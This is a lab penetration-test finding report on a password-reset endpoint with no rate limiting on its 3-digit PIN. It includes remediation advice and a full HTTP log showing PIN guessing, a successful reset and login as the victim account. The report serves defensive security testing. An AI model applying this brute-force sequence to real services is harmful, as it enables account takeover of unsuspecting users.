Vulnerability
[FAIL] Unrestricted Resource Consumption - Password Reset - PIN Rate Limiting
Description
The password reset endpoint applies no rate limiting, account lockout, or limit on the number of PIN attempts. The recovery PIN is only 3 digits, so the guessing space is just 1000 possibilities and can be exhausted in seconds.
Impact
Confidentiality + Integrity (High): account takeover without needing the PIN to leak first. An attacker who only knows the username can trigger a reset request and then guess the entire PIN space. In testing, the victim's PIN was found on attempt 451 and the victim's password was successfully changed, followed by logging in as the victim. This attack works against the v2 and v3 endpoints that do not disclose the PIN, so it remains effective even if the PIN disclosure in v1 is fixed.
CWE
CWE-307: Improper Restriction of Excessive Authentication Attempts
OWASP
A07:2021 - Identification and Authentication Failures
Scenario
Normal: a reset request is submitted through /api/v2/forgot-password and the PIN is not disclosed in the response. Control: one wrong PIN is rejected with Invalid reset PIN. Exploitation: consecutive attempts are sent without delay and all are served with HTTP 400 without a single HTTP 429, lockout, or delay. Impact: the correct PIN is found, the victim's password is changed, and logging in as the victim succeeds.
Endpoint
POST http://127.0.0.1:5001/api/v2/forgot-password
POST http://127.0.0.1:5001/api/v2/reset-password
Affected feature
Password recovery (PIN verification)
Remediation
- Apply per-account and per-IP rate limiting, and temporary lockout after a few failed PIN attempts.
- Replace the 3-digit PIN with a random token of at least 128 bits, single-use and short-lived.
- Invalidate the recovery token after a small number of failed attempts and require a new reset request.
- Notify the account owner on every reset request and on successful resets.
Proof of concept

- (Screenshot 1) NORMAL: reset request via /api/v2/forgot-password -> the PIN is not disclosed in the response.
- (Screenshot 2) CONTROL: one wrong PIN (000) -> rejected with Invalid reset PIN.
- (Screenshot 3) EXPLOITATION: consecutive PIN attempts without delay -> all served HTTP 400, with no HTTP 429, lockout, or delay.
- (Screenshot 4) EXPLOITATION: the correct PIN is found on attempt 451 -> reset_success true, the victim's password is changed.

- (Screenshot 5) CIA IMPACT: log in as pentest_victim with the brute-forced password -> token issued, the victim account is taken over.
The complete record
LAB All targets are lab systems. Nothing here is a client engagement. Evidence is shown as recorded; secrets are blacked out.
HTTP request
POST /api/v2/forgot-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 30
Content-Type: application/json

{"username": "pentest_victim"}
HTTP response
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 187
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:46 GMT

{
  "debug_info": {
    "timestamp": "2026-09-30 03:12:46.701456",
    "username": "pentest_victim"
  },
  "message": "Reset PIN has been sent to your email.",
  "status": "success"
}
HTTP request
POST /api/v2/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 82
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "000", "new_password": "BruteForced1"}
HTTP response
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 59
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:48 GMT

{
  "message": "Invalid reset PIN",
  "status": "error"
}

Test password-reset PIN rate limiting
- Consecutive PIN attempts attempt 1 -> HTTP 400
attempt 2 -> HTTP 400
attempt 3 -> HTTP 400
attempt 4 -> HTTP 400
attempt 5 -> HTTP 400
attempt 6 -> HTTP 400
attempt 7 -> HTTP 400
attempt 8 -> HTTP 400
attempt 9 -> HTTP 400
attempt 10 -> HTTP 400

HTTP request
POST /api/v2/reset-password HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 82
Content-Type: application/json

{"username": "pentest_victim", "reset_pin": "450", "new_password": "BruteForced1"}
HTTP response
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 80
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:51 GMT

{
  "message": "Password has been reset successfully",
  "status": "success"
}

HTTP request
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 58
Content-Type: application/json

{"username": "pentest_victim", "password": "[REDACTED-LAB-VALUE]"}
HTTP response
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 498
Set-Cookie: token=[REDACTED-LAB-TOKEN]; HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:53 GMT

{
  "accountNumber": "9159912486",
  "debug_info": {
    "account_number": "9159912486",
    "is_admin": false,
    "login_time": "2026-09-30 03:12:53.293519",
    "user_id": 3,
    "username": "pentest_victim"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "[REDACTED-LAB-VALUE]"
}
← Previous case: Unrestricted Resource Consumption - Authentication - Login Rate Limiting